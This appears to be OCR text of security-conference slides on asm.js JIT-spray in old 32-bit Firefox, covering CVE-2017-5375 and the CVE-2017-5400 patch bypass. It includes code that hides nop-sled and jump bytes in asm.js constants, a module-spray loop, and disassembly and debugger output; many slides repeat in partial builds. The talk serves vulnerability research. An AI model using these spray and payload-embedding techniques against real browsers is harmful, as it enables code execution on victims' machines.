
ASM.JS JIT-Spray

CVE-2017-5375


- Example: nop sled with ASM.JS (Firefox 50.0.1 32-bit)

```
"use asm"
function asm_js_function(){
    var val = 0;
    val = (val + 0xa8909090)|0;
    val = (val + 0xa8909090)|0;
    val = (val + 0xa8909090)|0;
    // ...
    return val|0;
}
```

ASM.JS JIT-Spray



ASM.JS JIT-Spray



No info leak, no code reuse,
use your vuln to point EIP to your payload

ASM.JS JIT-Spray

CVE-2017-5375

- The flaw (simplified)

1) ASM.JS module is compiled into RW region
2) each module request executes VirtualAlloc
3) → many RW regions at 64k granularity → predictable
4) compiled module code is copied many times to RW regions
5) RW regions are VirtualProtect’ed to RX

CVE-2017-5375

- The patch
  1) Randomize VirtualAlloc allocations

```
randomAddr = ComputeRandomAllocationAddress();
p = VirtualAlloc(randomAddr, ...
if (!p) {
    // Try again without randomAddr.
    p = VirtualAlloc(nullPtr, ...
```

ASM.JS JIT-Spray

CVE-2017-5375

- The patch

  1) Randomize VirtualAlloc allocations

```
randomAddr = ComputeRandomAllocationAddress();
p = VirtualAlloc(randomAddr, ...
if (!p) {
    // Try again without randomAddr.
    p = VirtualAlloc(nullPtr, ...
```

  2) Limit ASM.JS RX code per process to 160MB

```
maxCodeBytesPerProcess = 160 * 1024 * 1024;
```

CVE-2017-5375

- The patch
  1) Randomize VirtualAlloc allocations

```
rando
p = V
if (!
    /
    p
```

Fixed in Firefox 51
Bypass it!
→ CVE-2017-5400

  2) Limit ASM.JS RX code per process to 160MB

```
maxCodeBytesPerProcess = 160 * 1024 * 1024;
```

CVE-2017-5400

- Bypass patch (1): force fallback code

```
p = VirtualAlloc(randomAddr, ...
if (!p) {
    // Try again without randomAddr.
    p = VirtualAlloc(nullPtr, ...
```

ASM.JS JIT-Spray

CVE-2017-5400

- Bypass patch (1): force fallback code

```
p = VirtualAlloc(randomAddr, ...
if (!p) {
    // Try again without randomAddr.
    p = VirtualAlloc(nullPtr, ...
```

ASM.JS JIT-Spray

CVE-2017-5400

- Bypass patch (1): force fallback code

```
p = VirtualAlloc(randomAddr, ...
if (!p) {
    // Try again without randomAddr.
    p = VirtualAlloc(nullPtr, ...
```

  - occupy as many 64k addresses as possible with Typed Arrays heap spray to decrease entropy

ASM.JS JIT-Spray

CVE-2017-5400

- Bypass patch (1): force fallback code

```
p = VirtualAlloc(randomAddr, ...
if (!p) {
    // Try again without randomAddr.
    p = VirtualAlloc(nullPtr, ...
```

  – occupy as many 64k addresses as possible with Typed Arrays heap spray to decrease entropy

  → randomAddr ASM.JS JIT allocations will fail
  → fallback allocations become predictable again

CVE-2017-5400

- Bypass patch (2): stay within ASM.JS code limit of 160MB

```
maxCodeBytesPerProcess = 160 * 1024 * 1024;
```

CVE-2017-5400

- Bypass patch (2): stay within ASM.JS code limit of 160MB

```
maxCodeBytesPerProcess = 160 * 1024 * 1024;
```

  – spray max allocations allowed, assuming that each module becomes < 64KB (estimation good enough for exploitation)

```
for (var i=0; i<(159*1024*1024)/(64*1024); i++){
    modules[i] = asm_js_module()
}
```

ASM.JS JIT-Spray

CVE-2017-5400

- Bypass patch (2): stay within ASM.JS code limit of 160MB


```
maxCodeBytesPerProcess = 160 * 1024 * 1024;
```


  – spray max allocations allowed, assuming that each module becomes < 64KB (estimation good enough for exploitation)

```
for (var i=0; i<(159*1024*1024)/(64*1024); i++){
    modules[i] = asm_js_module()
}
```

- Release memory allocated with Typed Array Spray (1)

ASM.JS JIT-Spray





ASM.JS JIT-Spray

CVE-2017-5400

- The patch
  - major redesign
  - reserve *maxCodeBytesPerProcess* range on startup
    → difficult to predict address
  - commit/decommit from this set of pages for ASM.JS/Wasm when requested

ASM.JS Payloads

ASM.JS Statements Suitable to Embed Code

```
"use asm"
function asm_js_function(){
    // attacker controlled
    // ASM.JS code
}
return asm_js_function
```

How to inject arbitrary code?

ASM.JS Statements Suitable to Embed Code

- Arithmetic instructions

```
"use asm"
function asm_js_function(){
    var val = 0;
    val = (val + 0xa8909090)|0;
    val = (val + 0xa8909090)|0;
    val = (val + 0xa8909090)|0;
    // ...
    return val|0;
}
```

ASM.JS Statements Suitable to Embed Code

- Arithmetic instructions

```
"use asm"
function asm_js_function(){
    var val = 0;
    val = (val + 0xa8909090)|0;
    val = (val + 0xa8909090)|0;
    val = (val + 0xa8909090)|0;
    // ...
    return val|0;
}
```

```
01: 90     nop
02: 90     nop
03: 90     nop
04: a805   test al, 5
06: 90     nop
07: 90     nop
08: 90     nop
```

ASM.JS Statements Suitable to Embed Code

- Arithmetic instructions

```
"use asm"
function asm_js_function(){
    var val = 0;
    val = (val + 0xa8909090)|0;
    val = (val + 0xa8909090)|0;
    val = (val + 0xa8909090)|0;
    // ...
    return val|0;
}
```

```
01: 90      nop
02: 90      nop
03: 90      nop
04: a805    test al, 5
06: 90      nop
07: 90      nop
08: 90      nop
```

– problems:
  - constant folding
  - test changes flags

ASM.JS Payloads

ASM.JS Statements Suitable to Embed Code

- Setting array elements

```
'use asm';
var asm_js_heap = new stdlib.Uint32Array(buf);
function asm_js_function(){
    asm_js_heap[0x10] = 0x0ceb9090
    asm_js_heap[0x11] = 0x0ceb9090
    asm_js_heap[0x12] = 0x0ceb9090
    asm_js_heap[0x13] = 0x0ceb9090
```

ASM.JS Payloads

ASM.JS Statements Suitable to Embed Code

- Setting array elements

```
'use asm';
var asm_js_heap = new stdlib.Uint32Array
function asm_js_function(){
    asm_js_heap[0x10] = 0x0ceb9090
    asm_js_heap[0x11] = 0x0ceb9090
    asm_js_heap[0x12] = 0x0ceb9090
    asm_js_heap[0x13] = 0x0ceb9090
```


```
01: 90    nop
02: 90    nop
03: eb0c  jmp 0x11
..
11: 90    nop
12: 90    nop
13: eb0c  jmp 0x21
```

ASM.JS Payloads

ASM.JS Statements Suitable to Embed Code

- Setting array elements

2 payload bytes



ASM.JS Payloads

ASM.JS Statements Suitable to Embed Code

- Setting array elements

2 payload bytes

connect with jumps

```
stdlib.Uint32Array
on(){
= 0x0ceb9090
= 0x0ceb9090
= 0x0ceb9090
= 0x0ceb9090
```

```
01: 90     nop
02: 90     nop
03: eb0c   jmp 0x11
..
11: 90     nop
12: 90     nop
13: eb0c   jmp 0x21
```

ASM.JS Statements Suitable to Embed Code

- Using ASM.JS imports (Foreign Function Interface)

```
"use asm"
var ffi_func = ffi.func
function asm_js_function(){
    var val = 0;
    val = ffi_func(
        0xa9909090)|0,
        0xa9909090)|0,
        0xa9909090)|0,
        // ...
```

ASM.JS Statements Suitable to Embed Code

- Using ASM.JS imports (Foreign Function Interface)

```
"use asm"
var ffi_func = ffi.func
function asm_js_function(){
    var val = 0;
    val = ffi_func(
        0xa9909090)|0,
        0xa9909090)|0,
        0xa9909090)|0,
        // ...
```

– import a JS function into your ASM.JS code

ASM.JS Payloads

ASM.JS Statements Suitable to Embed Code

- Using ASM.JS imports (Foreign Function Interface)

```
"use asm"
var ffi_func = ffi.func
function asm_js_function(){
    var val = 0;
    val = ffi_func(
        0xa9909090)|0
        0xa9909090)|0
        0xa9909090)|0
        // ...
```

– import a JS function into your ASM.JS code

– call it with many parameters

ASM.JS Statements Suitable to Embed Code

- Using ASM.JS imports (Foreign Function Interface)

```
"use asm"
var ffi_func = ffi.func
function asm_js_function(){
    var val = 0;
    val = ffi_func(
        0xa9909090)|0,
        0xa9909090)|0,
        0xa9909090)|0,
        // ...
```

– import a JS function into your ASM.JS code

– call it with many parameters

– hide payload in parameters


ASM.JS Payloads

ASM.JS Statements Suitable to Embed Code

- Using ASM.JS imports (Foreign Function Interface)

```
"use asm"
var ffi_fu
function a
    var va
    val = ffi_func(
        0xa9909090)|0,
        0xa9909090)|0,
        0xa9909090)|0,
        // ...
```

```
00: c704249090 90a9  mov dword [esp], 0xa9909090
07: c744240490 90a9  mov dword [esp + 4], 0xa9909090
0f: c744240890 90a9  mov dword [esp + 8], 0xa9909090
```



emitted code

ASM.JS Statements Suitable to Embed Code

- Using ASM.JS imports (Foreign Function Interface)

```
"use asm"
var ffi_func = ffi.func
function asm_js_function(){
    var val = 0;
    val = ffi_func(
        0xa9909090)|0,
        0xa9909090)|0,
        0xa9909090)|0,
        // ...
```

```
03: 90          nop
04: 90          nop
05: 90          nop
06: a9c7442404  test eax,42444C7h
0b: 90          nop
0c: 90          nop
0d: 90          nop
0e: a9c7442408  test eax,82444C7h
```

ASM.JS Statements Suitable to Embed Code

- Using ASM.JS imports (Foreign Function Interface)

```
"use asm"
var ffi_func = ffi.func
function asm_js_function(){
    var val = 0;
    val = ffi_func(
        0xa9909090)|0,
        0xa9909090)|0,
        0xa9909090)|0,
        // ...
```

```
03: 90
04: 90
05: 90
06: a9
0b: 90
0c: 90
0d: 90
0e: a9
```

3 payload bytes per instruction

large semantic nops

ASM.JS Statements Suitable to Embed Code

- Double values as parameters for FFI

```
"use asm"
var ffi_func = ffi.func
function asm_js_function(){
    var val = 0.0
    val = +ffi_func(
        2261634.5098039214,      // 0x4141414141414141
        156842099844.51764,      // 0x4242424242424242
        1.0843961455707782e+16,  // 0x4343434343434343
        7.477080264543605e+20)   // 0x4444444444444444
```

ASM.JS Statements Suitable to Embed Code

- Double values as parameters for FFI

```
"use asm"
var ffi_func = ffi.func
function asm_js_function(){
    var val = 0.0
    val = +ffi_func(
        2261634.5098039214,      // 0x4141414141414141
        156842099844.51764,      // 0x4242424242424242
        1.0843961455707782e+16,  // 0x4343434343434343
        7.477080264543605e+20)   // 0x4444444444444444
```

ASM.JS Statements Suitable to Embed Code

- Double values as parameters for FFI

```
"use asm"
```

emitted code

```
1010003f f20f100d30051010 movsd   xmm1,mmword ptr ds:[10100530h]
10100047 f20f101d38051010 movsd   xmm3,mmword ptr ds:[10100538h]
1010004f f20f10154005 1010 movsd  xmm2,mmword ptr ds:[10100540h]
10100057 f20f10054805 1010 movsd  xmm0,mmword ptr ds:[10100548h]
```

```
        7.477080264543605e+20)  // 0x4444444444444444
```

ASM.JS Statements Suitable to Embed Code

- Double values as parameters for FFI

```
"use asm"
```

emitted code – double constant values are referenced

```
1010003f f20f100d30051010 movsd   xmm1,mmword ptr ds:[10100530h]
10100047 f20f101d38051010 movsd   xmm3,mmword ptr ds:[10100538h]
1010004f f20f10154 0051010 movsd   xmm2,mmword ptr ds:[10100540h]
10100057 f20f10054 8051010 movsd   xmm0,mmword ptr ds:[10100548h]
```

```
        7.477080264543605e+20)  // 0x4444444444444444
```

ASM.JS Statements Suitable to Embed Code

- Double values as parameters for FFI

```
0:024> dc 10100530 L8
10100530  41414141 41414141 42424242 42424242  AAAAAAAABBBBBBBB
10100540  43434343 43434343 44444444 44444444  CCCCCCCCDDDDDDDD
0:024>
0:024> !address 10100530

Usage:                  <unknown>
Base Address:           10100000
End Address:            10101000
Region Size:            00001000 (   4.000 kB)
State:                  00001000          MEM_COMMIT
Protect:                00000020          PAGE_EXECUTE_READ
```

renced

[10100530h]
[10100538h]
[10100540h]
[10100548h]

444

ASM.JS Statements Suitable to Embed Code

- Double values as parameters for FFI

```
0:024> dc 10100530 L8
10100530  41414141 41414141 42424242 42424242  AAAAAAAABBBBBBBB
10100540  43434343 43434343 44444444 44444444  CCCCCCCCDDDDDDDD
0:024>
0:024> !address 10100530

Usage:                  <unknown>
Base Address:           10100000
End Address:            10101000
Region Size:            00001000 (   4.000 kB)
State:                  00001000          MEM_COMMIT
Protect:                00000020          PAGE_EXECUTE_READ
```

renced

